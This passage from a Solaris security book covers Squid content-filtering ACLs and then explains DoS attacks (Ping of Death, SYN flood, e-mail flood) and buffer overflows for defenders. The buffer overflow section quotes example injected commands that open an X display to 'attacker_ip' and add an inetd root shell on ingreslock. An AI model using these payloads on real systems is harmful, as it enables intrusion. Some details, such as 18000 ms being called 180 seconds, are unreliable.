One of the more popular transparent caching systems uses Cisco's Web Cache Coordination Protocol (WCCP). Recent versions of Squid support the WCCP. Suitably configured Cisco routers will invisibly send all HTTP traffic to a Web cache. Many other quality of service implementations from Extreme Networks, F5, Allot, and Packeteer support transparent caching. When compiled with ipfilt-transparency, Squid will interoperate well with almost any vendor's Web cache enforcement system.

The advantage of this solution is that client browsers need only be configured once. Sometimes changes in proxy behavior become necessary—the proxy host name may change, for example, or certain URLs may need to be sent directly to the Internet rather than to the proxy. Changing the javascript in the proxy.pac file implements those changes without the need to visit every single browser in the organization.

Excluding Access to Restricted Web Sites

Squid includes power access control features. It can regulate access to Web content based on URL, MIME type, time of day, and even the size of the returned data. The previous section gave an example of how to regulate access to the Web by time of day. This section will show how to regulate Web access based on URL, type of data returned from the Web site, and the size of returned data.

Because of its powerful Web filtering features, Squid is commonly used by sites (like ISPs) that provide a 'child-proof cap' to your Web surfing experience. The Squid Web site provides links to sites that use Squid to regulate Web content and lists of restricted domains are easy to find. We'll provide a few simple examples to illustrate this process.

There are two basic means of regulating content by URL. The first, through the url_regex access control list, matches any part of the requested URL and may be used to allow or deny access. The second, through the dstdom_regex, matches the destination domain requested by the client.

Filtering Content by URL

You can filter out Web page requests that contain certain words in the address. If a supervisor from marketing complains that his marketing personnel are spending all of their time looking for other jobs, he could have the administrator create proxy rules to filter out the addresses of popular job search sites. To do so, add lines to the squid.conf as follows:

```
acl jobs url_regex jobs
http_access deny jobs
http_access allow all
```

The url_regex will search the entire URL requested by the client for the string "jobs" and return an error to the browser if such a site is accessed. The url_regex is case sensitive, however, so a URL containing different capitalization may not be denied. A nearly limitless number of url_regex lines and their corresponding http_access lines can be specified—to block pornographic URLs, for example. However, regular expression processing for each and every URL requested by a large number of clients incurs a large processing overhead. Squid can alternatively send URLs to a program called a redirector for processing. Common redirectors like squirm or jesred match URLs against their own lists of regular expressions and instruct Squid to either rewrite the URL into another form (useful for blocking pop-up ads), pass it through unobstructed, or block it. Redirectors do not eliminate or significantly reduce computational overhead; they just simplify the management of large block lists.

Filtering by Destination Domain

Alternatively, Squid can restrict access to sites with certain domain names. Under certain circumstances, this technique may be more effective than url_regex. For example:

```
acl jobs dstdom_regex jobs.com
http_access deny jobs
http_access allow all
```

The above example matches any domain name requested by the browser that ends in *jobs.com*.

Filtering by MIME Type

It may be beneficial to regulate access to certain MIME types. Perhaps your users are spending too much time listening to RealAudio clips or viewing RealVideo streams. Squid can match the MIME type requested by the browser when a client clicks on a link and deny access, returning an error message instead. To deny access to RealMedia files, use the following access list:

```
acl real req_mime_type real
http_access deny real
http_access allow all
```

Be aware that any sort of content filtering, either by URL, domain, or MIME type, carries with it a considerable risk of false positives. Plenty of benign, work-related, or otherwise-harmless content may be unintentionally blocked by aggressive regular expression matching.

Filtering by Content-Length Header

Finally, Squid provides the option to regulate the size of the data returned to the browser. This is useful to prevent clients from downloading large files, such as movies. However, as HTTP has largely replaced FTP as a means of anonymously distributing software, archives, patches, and other large binaries, this also carries with it the risk of impairing harmless use of the network. The reply_body_max_size object controls the largest reply Squid is willing to pass along to the client. By default, the value is 0, meaning that replies of arbitrary size will be accepted. Squid uses the content-length header provided by the remote Web server to check this value. If that header is unavailable, the client will receive data from the remote site until reply_body_max_size is exceeded, at which point Squid will abruptly close the connection. To allow replies up to 4 megabytes, find the following line in the squid.conf:

```
#reply_body_max_size 0
```

and change it to:

```
reply_body_max_size 4096
```

Note that Squid measures reply sizes in kilobytes.

Summary

In this chapter, you learned how to configure the Squid caching Web proxy server. The proxy server uses a series of access control lists to grant or deny Web requests based on the IP address of the client browser, the ability of the remote user to authenticate, the size, MIME type, or type of URL requested, or by the time of day.

Squid provides a powerful interface for the systems administrator. The proxy can be controlled from the Web or by SNMP. It provides detailed reports on the status of performance, Web traffic, client requests, and the overall health of the cache. Access to these features is important for proper maintenance of the caching server, and must be protected by careful access lists.

Squid gives the systems administrator fine control over Web access by limiting requests to specific IP ranges, requiring user authentication, and by restricting the type of content that may be retrieved.

Solutions Fast Track

The Default Settings of a Squid Installation

☑ By default, Squid denies access to all browsers. You must configure an allowed range of IP addresses. It is best to preserve Squid's default-deny behavior to ensure your proxy is used only in the manner you expect.

☑ SNMP and the cachemgr.cgi CGI program allow advanced monitoring and control of the cache, but they require careful attention to security.

Configuring Access to Squid Services

☑ Squid can require that users authenticate before accessing the proxy. By default, Squid is capable of handling HTTP basic auth by way of an external program.

☑ Squid authentication is tied to the client IP address and lasts for one hour. This value can be configured through the authenticate_ttl tag for longer or shorter durations, as your clients require.

☑ HTTP basic auth travels in the clear, so Squid access passwords should be different from those that provide access to shell accounts or electronic mail. Consider one of the many CGI password-changing forms to simplify account maintenance for your users.

☑ The three most common Web browsers can access the Internet through a proxy server. In general, all that is needed is a cache host name and a port number. The use of an automatic proxy configuration URL, which is supported by either Netscape or Internet Explorer, will simplify client configurations and allow greater control over how clients access the proxy.

Excluding Access to Restricted Web Sites

☑ Use url_regex or dstcom_regex to match remote sites.

☑ To regulate the type of content downloaded, use the req_mime_type regular expression.

☑ Regulating Web content may improve performance or prevent the viewing of questionable material, but aggressive filtering carries with it the risk that performance and browsing may be negatively impacted.

Frequently Asked Questions

The following Frequently Asked Questions, answered by the authors of this book, are designed to both measure your understanding of the concepts presented in this chapter and to assist you with real-life implementation of these concepts. To have your questions about this chapter answered by the author, browse to **www.syngress.com/solutions** and click on the **"Ask the Author"** form.

Q: What amount of system resources does Squid require?

A: Squid does not require an extremely fast processor. Physical memory is the crucial resource. For high-volume caches, fast disks are important because the bottleneck generally occurs at the disk system. If possible, you should avoid using IDE disks if you want to run Squid.

Q: My logs are growing out of control. Is there an easy way to rotate them?

A: Squid can rotate logs and create uniquely named copies of the previous log files without disruption. Create a cron job to regularly run the following command:

```
/usr/local/squid/bin/squid -k rotate
```

Q: Can I force Squid to send certain requests directly to an Internet site, without using the cache? My own Web servers are local and don't need caching.


A: You can use the dstdomain acl and always_direct tag for this purpose:

```
acl localservers dstdomain .incoming-traveller.com
always_direct allow localservers
```

Q: DNS lookups under Solaris are painfully slow. What's going on?

A: The Solaris name service cache daemon (nscd) is used to cache lookups of host names, NIS maps, and other objects On systems that make heavy use of DNS, like Squid servers, nscd can slow down name lookups. To prevent nscd from caching name lookups, open /etc/nscd.conf and uncomment the line:

```
enable-cache                    hosts           no
```



Chapter 10

Dissecting Hacks

Solutions in this chapter:

- Securing against Denial of Service Hacks
- Securing against Buffer Overflow Hacks
- Securing against Brute Force Hacks
- Securing against Trojan Horse Hacks
- Securing against IP Spoofing

☑ Summary

☑ Solutions Fast Track

☑ Frequently Asked Questions

Introduction

It is essential that every Solaris administrator understand the risks posed to a Solaris system by errors in configuration as well as programming. Understanding Solaris's weaknesses as well as its strengths makes defending a Solaris system against hacking attempts easier.

This chapter covers some of the more common hacks and exploits used against Solaris systems. These exploits include denial of service (DoS) attacks, either to bring the system down or simply make it unavailable for legitimate users, and buffer overflows to gain remote access or elevated privileges—usually root. Other attacks can include IP spoofing, MAC address spoofing, rootkits, connection hijacking, and logic bombs. With system and network administrators struggling to keep up with user requests and other demands, security is usually the first item to be dropped. Attackers rely on this fact.

By understanding how exploits work under Solaris and how exploits affect the Solaris operating environment, the Solaris system administrator is better prepared to eliminate or mitigate the effects of these threats.

Securing against Denial of Service Hacks

More and more companies have been seeking to increase their Internet presence, whether it is through e-commerce sites or simply by providing larger and more sophisticated Web sites. As a company's presence on the Internet increases, that company also becomes a more tempting target for hackers. In the early months of 2000, several prominent Web sites, including Ebay, Yahoo, and CNN, were essentially "knocked off" the Web through the use of distributed denial of service (DDoS) attacks.

A denial of service attack may involve flooding the target site with spoofed traffic such that legitimate traffic is blocked off, or it may target essential services, such as DNS. In either case, this type of an attack can be devastating because it results in the company's Internet presence disappearing. Denial of service attacks can be accomplished in a variety of ways. Today, the most popular DoS attack appears to be the distributed denial of service or DDoS. DoS attacks can be simple, such as the SMURF attack or e-mail floods, or much more sophisticated, such as the Ping of Death, SYN floods, and distributed denial of service. One interesting set of Denial of Service attacks is the *Naptha* set of vulnerabilities. Discovered around November of 2000, Naptha vulnerabilities are weaknesses in the way that TCP/IP stacks and network applications handle the state of a TCP connection. By creating a suitably large number of TCP connections and leaving them in certain states, the attacker can starve the target system of resources to the point of failure. Normally, attacks that exploit TCP connections in this manner exhaust the resources of the attacker as well. Naptha attacks make it possible to easily create a Denial of Service on the target system with little resource consumption on the part of the attacker.

We will begin by looking at three types of denial of service attacks. The first one, Ping of Death, targets the TCP/IP kernel stack, causing the system to crash. We will also consider the SYN flood denial of service, and one of the favorite attacks against e-mail servers, the e-mail flood.

Ping of Death

The Ping of Death attack, first seen in 1996, is achieved using the Internet control message protocol, or ICMP (hence the name "Ping of Death"). Normally IP packets are 65535 bytes large, which includes the header length (assuming that no options are set). A typical ICMP echo-request consists of eight bytes of ICMP header information (as per RFC-792) followed by the number of data octets in the echo-request. This means that the maximum allowable size for the ICMP data is 65507 bytes (maximum IP packet size minus the size of both the IP and ICMP headers). It is possible, however, to craft ICMP echo-request packets with data payloads bigger that 65507 bytes by using IP fragmentation to break up the payload. Fragmentation relies on the offset value in the IP header of each fragment to determine where the individual fragment goes. Since most systems do not process a packet until all fragments have been received, it is possible to overflow a 16-bit internal variable by sending a valid offset with a suitable fragment size in the final fragment such that the offset value added to the fragment size creates a packet greater than 65535 bytes in length. Systems which then reassemble this packet may panic and crash, reboot, or freeze up.

For external protection, the Ping of Death is easily countered by blocking inbound ICMP traffic at the border routers of the network. For the internal network, the only real solution is to stay current on operating system patches. Solaris 2.4, 2.5, and 2.5.1 are apparently the only versions of Solaris susceptible to Ping of Death attacks. The patches for Solaris 2.4, 2.5, and 2.5.1 that were released in response to this exploit install new drivers for IP that reject oversized ICMP packets. If an attacker tries to use this today, the kernel simply throws away the ICMP echo request packets that are oversized. Table 10.1 lists the Solaris patches available for the Ping of Death attack.

Table 10.1 Solaris Patches Available for the Ping of Death Attack

Solaris Version	Patch ID
SunOS 5.4	103630-09
SunOS 5.4 x86	103631-09
SunOS 5.5	103169-12
SunOS 5.5 x86	103170-12
SunOS 5.5.1	101945-51
SunOS 5.5.1 x86	101946-45

A final note: While most people associate the Ping of Death attack with ICMP echo-request packets, it is quite possible to craft similar attacks using TCP, UDP, and even IPX.

Syn Flood

A SYN flood occurs when an attacker tries to initiate a large number of connections to a system in order to exhaust the TCP connection queue. This type of attack, if successful, results in denying any TCP connections, including Web traffic and SMTP traffic, to the system. There are three steps normally performed when two systems connect using TCP. In the first step, the system initiating the connection sends a TCP SYN packet to the service listening on the destination host. The destination host then sends a TCP SYN-ACK packet in response. When the initiating host receives the SYN-ACK from the destination, it responds by sending an ACK packet back to the destination. Once this three-way handshake is complete, the connection is considered to be established.

A SYN flood utilizes two of these three steps to fill up the TCP connection queue on the target host. Once that queue is full, no new incoming TCP connections can be accepted by the host. The TCP connection is a state machine. With the first exchange of SYN and SYN-ACK packets, the connection is considered to be in the SYN_RCVD (SYN-received) state. With the third phase of the three-way handshake, the connection goes into the ESTABLISHED state. However, if the final ACK packet of the three-way handshake is not received, the connection remains in the SYN_RCVD state until it is timed out by the kernel. This may be a period of several milliseconds or several seconds, depending on configuration. Herein lies the potential for a SYN flood. Once the queue for incoming TCP connections fills up, no new connections can be established until an older connection is timed out. Detecting this type of attack is not difficult.

Defending against this type of attack, however, *is* difficult, and normally must be done at the network device level as opposed to the host level. Solaris includes several tools to detect and defend against this type of attack.

One way to determine whether a Solaris system is under a TCP SYN attack is to monitor the number of TCP connections in a SYN_RCVD state using the following command:

```
# netstat -an -f inet | grep SYN_RCVD | wc -l
```

Compare the value that is returned to a baseline value taken when the system is running under normal conditions. You can also detect a TCP SYN attack by looking at a summary of the netstat information, using this command:

```
# netstat -s -P tcp
```

The output should look like this:

```
TCP  tcpRtoAlgorithm   =      4       tcpRtoMin           =       400
      tcpRtoMax         =   60000      tcpMaxConn          =        -1
      tcpActiveOpens    =    4821      tcpPassiveOpens     =      1179
      tcpAttemptFails   =    4675      tcpEstabResets      =         5
      tcpCurrEstab      =       2      tcpOutSegs          =    134889
      tcpOutDataSegs    =  100583      tcpOutDataBytes     =  12944826
      tcpRetransSegs    =      62      tcpRetransBytes     =     34302
      tcpOutAck         =   29722      tcpOutAckDelayed    =      7869
      tcpOutUrg         =       0      tcpOutWinUpdate     =        97
      tcpOutWinProbe    =       3      tcpOutControl       =     11973
      tcpOutRsts        =    4672      tcpOutFastRetrans   =         3
      tcpInSegs         =  183296      tcpInAckSegs        =     91907
      tcpInAckBytes     =12946013      tcpInDupAck         =       421
      tcpInAckUnsent    =       0      tcpInInorderSegs    =     96602
      tcpInInorderBytes =15362249      tcpInUnorderSegs    =         2
      tcpInUnorderBytes =    2166      tcpInDupSegs        =         8
      tcpInDupBytes     =    4561      tcpInPartDupSegs    =         0
      tcpInPartDupBytes =       0      tcpInPastWinSegs    =         0
      tcpInPastWinBytes =       0      tcpInWinProbe       =         0
      tcpInWinUpdate    =       3      tcpInClosed         =         2
      tcpRttNoUpdate    =      20      tcpRttUpdate        =     90670
```

```
    tcpTimRetrans        =   33    tcpTimRetransDrop    =          0
    tcpTimKeepalive      =  778    tcpTimKeepaliveProbe =          0
    tcpTimKeepaliveDrop  =   0     tcpListenDrop        =          0
    tcpListenDropQ0      =   0     tcpHalfOpenDrop      =          0
    tcpOutSackRetrans    =   0
```

A TCP SYN attack can be identified by inspecting the values of the parameters *tcpTimRetransDrop* and *tcpListenDrop*. The *tcpTimRetransDrop* parameter shows the number of aborts due to abort time expirations since boot time. This value includes both SYN requests and established TCP connections. The *tcpListenDrop* parameter shows the number of SYN requests that have been refused because of a TCP queue backlog since the system was booted. If the *tcpListenDrop* value increases quickly along with the value of *tcpTimRetransDrop*, there is a high probability that the system is under a TCP SYN attack

Another way to determine whether a Solaris system is under a TCP SYN attack is to use the snoop utility to monitor traffic to and from the host. While this is not the ideal way to detect TCP SYN attacks, it may be useful to use snoop to verify that a SYN flood is occurring. Very simply, snoop can be used to monitor TCP traffic where the destination address is that of the host under attack. The following example shows a snoop trace of a SYN flood:

```
# snoop -d le0 -o /tmp/snoop.log -v host attack.hacker.org and
# host solaris.victim.com and tcp and port 22
1. 0.00000 attack.hacker.org -> solaris.victim.com TCP D=22
 S=42369 Syn Seq=2982763941 Len=0 Win=4096
3. 2.02034 attack.hacker.org -> solaris.victim.com TCP D=22
 S=61389 Syn Seq=997843043 Len=0 Win=2048
5. 1.92965 attack.hacker.org -> solaris.victim.com TCP D=22
 S=37583 Syn Seq=4106242639 Len=0 Win=4096
7. 1.85421 attack.hacker.org -> solaris.victim.com TCP D=22
 S=61620 Syn Seq=2182414901 Len=0 Win=2048
9. 1.93544 attack.hacker.org -> solaris.victim.com TCP D=22
 S=45278 Syn Seq=1561141609 Len=0 Win=1024
11 1.91951 attack.hacker.org -> solaris.victim.com TCP D=22
 S=53009 Syn Seq=3438440882 Len=0 Win=3072
13. 1.77750 attack.hacker.org -> solaris.victim.com TCP D=22
 S=63144 Syn Seq=941883255 Len=0 Win=4096
```

```
15. 1.86887 attack.hacker.org -> solaris.victim.com TCP D=22
 S=61460 Syn Seq=1188106034 Len=0 Win=1024
17. 1.82336 attack.hacker.org -> solaris.victim.com TCP D=22
 S=53869 Syn Seq=1735024976 Len=0 Win=3072
19 1.99871 attack.hacker.org -> solaris.victim.com TCP D=22
 S=45286 Syn Seq=2777164840 Len=0 Win=1024
```

The packets shown are the SYN packets sent from the host *attacker.hacker.org* to the target *solaris.victim.com*. The missing packets in this trace—packets 2,4,6,8, etc.—are the SYN-ACKs sent back to the attacker from solaris.victim.com. The protocol shown is TCP, the destination port is 22 (D=22), and the attacker's source port varies (the S= field in the trace) as well as the TCP ISN from the attacker (as seen in the Seq= field).

When defending against a TCP SYN flood attack, the Solaris administrator must do two things:

- Shorten the value of the abort timer
- Lengthen the TCP connection queue

The kernel parameter *tcp_ip_abort_cinterval* can be used to shorten the abort timer interval. The value for this parameter is given in milliseconds, with a default abort timer interval of 18000, or 180 seconds. In order to change this value, the ndd utility should be used. To set the abort time to 60 seconds, the system administrator can use the command:

```
# ndd -set /dev/tcp tcp_ip_abort_cinterval 60000
```

The kernel parameter *tcp_conn_req_max_q0* controls the queue size for unestablished TCP connections in Solaris 2.6 and later (or in Solaris 2.5.1 with patch 103581-11). The default value for *tcp_conn_req_max_q0* is 1024. To increase the queue size, use the following command:

```
# ndd -set /dev/tcp tcp_conn_req_max_q0 2048
```

One point to consider is that increasing the TCP connection queue size will cause the kernel to utilize more memory. It is possible that a system with limited memory may become unusable due to the effort of mitigating TCP SYN floods.

A final point to consider is that a TCP SYN flood can also be conducted in order to exhaust the established connection queue. This attack is not as appealing to hackers because the connection can be traced back to its source, but it still presents a problem. Solaris 2.6 and later (as well as Solaris 2.5.1 with patch

103582-11) provide control over the size of the established TCP connection queue. This control is provided by the kernel parameter *tcp_conn_req_max_q* (note the similarity between the name of this queue and that of the queue for unestablished TCP connections). By default it is set at 128. To increase the established TCP connection queue to 256, the command is:

```
# ndd -set /dev/tcp tcp_conn_req_max_q 256
```

Where size is the total number of active, established, TCP connections allowed to the host.

E-Mail Flood

The final type of denial of service attacks we will cover is aimed at e-mail servers. This attack involves flooding the e-mail server with messages. These messages can be e-mail SPAM or simply messages designed to clog up the mail queue of the server, thereby preventing any legitimate e-mail from coming in.

By default, all Solaris systems are installed with Sun's version of the popular Sendmail program produced by the Sendmail Consortium (www.sendmail.org). As of Solaris 7, the Sendmail server bundled with the operating system denies e-mail relaying by default. Earlier versions of Sendmail can be easily upgraded by downloading and installing the latest code.

While defending your system against becoming part of a third-party relay has become decidedly easier under Solaris, defending against a flood of e-mail into a mail server is more difficult. An attacker can create a simple script, using Expect, PERL, Python, or a shell language, which floods a mail server with falsified e-mail messages until the server's mail queue fills up. Defeating this type of attack is made difficult by the very nature of e-mail: it is possible to configure Sendmail to reject any e-mail from a given user or domain, but rejecting an entire domain can cause legitimate e-mail traffic to be denied. In fact, *any* attempt at defending a mail server by rejecting e-mail carries the risk of rejecting valid e-mail.

Given that fact, defending a mail server should revolve around configuring it so that an e-mail flood will not cause the server to crash. To achieve this goal, the /var/mail directory should be put on a separate partition from the rest of the /var subdirectories. This partition should be sized appropriately for the volume of e-mail traversing the server over a given five-day period as well as an additional 50 percent of capacity, both for growth and for contingency against an e-mail flood.

Defending against an e-mail flood denial of service is one of the most difficult challenges facing a Solaris system administrator. Utilizing Sendmail's anti-SPAM and anti-relay features may help to prevent the misuse of a Solaris-based mail server. Defending against a denial of service targeting the mail service itself, however, requires configuration of a mail server capable of handling the traffic.

In Chapter 7 we discussed ways to lock down a Sendmail server. Make sure you read it carefully before using your Solaris system as an e-mail server.

Securing against Buffer Overflow Hacks


A buffer overflow is an attack designed to inject code into an input buffer of a program with the intent of having the targeted program execute the injected code. Buffer overflows occur when an object of some size X is placed in a container (or buffer) of size Y, and X is greater than Y. To understand how buffer overflows work, it is necessary to look at how memory is organized inside a computer.

What is a buffer? A buffer is a contiguous block of computer memory that may hold multiple instances of the same data type. The structure of a program consists of several segments, as listed below and as shown in Figure 10.1.

- **Text segment** The program code (also known as opcodes). This is read-only and contains the assembly instructions, which the processor executes. Code execution is not necessarily linear; execution can skip code and perform short and long jumps as well as CALL functions.
- **Data segment** Contains the initialized global variables.
- **BSS** (Block Starting Symbol) Contains un-initialized global variables.
- **Heap** A pool of available memory from which all dynamic allocation requests are serviced.
- **Stack** Information with address of calling routine, arguments passed to the routine, frame pointers and other information. The stack is used to pass data to functions and as space for function variables.

A processor register known as the Instruction Pointer (IP, also referred to as the Program Counter or PC) points to either the address of the current program instruction (or opcode) being executed or to the address of the next instruction to be executed. After each instruction is executed, the Instruction Pointer value is incremented to contain the address of the next instruction. When a function call is made in a program, the system needs to know where to go for the next instruction, as well as how to return to the previous location. The CALL statement allocates sufficient memory for the function and stores on the stack along with the IP value of the instruction to execute when the function exits. The return instruction pops the stored instruction pointer value off the stack and copies back into the register IP. This explanation is grossly oversimplified, but it suffices for the purpose of this discussion.

Figure 10.1 Program Run-Time Memory Layout




An understanding of the stack structure is necessary in order to understand how a buffer overflow works. A simple stack looks like Figure 10.2.

The arguments to the function are pushed onto the stack along with the Instruction Pointer, which contains either the memory address of the CALL operation, or the address of the next instruction to execute when control of the program is returned back to the part of the program from which the function was called. Finally, the function variable space is memory allocated to store local function variables.

A buffer overflow occurs because of improper bounds checking on input variables to the program. A cleverly written buffer overflow can overwrite the saved Instruction Pointer on the stack, replacing it with a new memory location that contains the code an attacker wishes to execute on the system. This location would contain the opcodes of the desired commands. These commands could be anything from a simple execve("/bin/sh", 0, 0) to something more complicated such as "xterm -display attacker_ip:0" or "echo ingreslock stream tcp nowait root /bin/sh sh -i >> /tmp/x; /usr/sbin/inetd -s /tmp/x". For a more detailed reference to the mechanics of buffer overflows, see "Smashing the Stack for Fun and Profit" at www.phrack.org, Phrack, vol. 49, file 14, November 8, 1996.

Figure 10.2 Simple Stack Structure



When an attacker uses a buffer overflow either to elevate his privileges or to gain remote access to a system, there is always the possibility that the program being attacked will crash. This may result in a core file being dumped into a directory, or a critical service no longer being available. Another strong indication of a buffer overflow attack can be found in system log files, as seen in this example from Todd Garrison's "Practical Examination for GIAC," which can be found at www.sans.org/y2k/practical/Todd_Garrison.html.

```
May 25 20:56:25 solaris inetd[197]: [ID 858011 daemon.warning]
 /usr/sbin/sadmind: Segmentation Fault - core dumped
May 25 20:57:23 solaris inetd[197]: [ID 858011 daemon.warning]
 /usr/sbin/sadmind: Bus Error - core dumped
May 25 20:57:29 solaris inetd[197]: [ID 858011 daemon.warning]
 /usr/sbin/sadmind: Segmentation Fault - core dumped
```

```
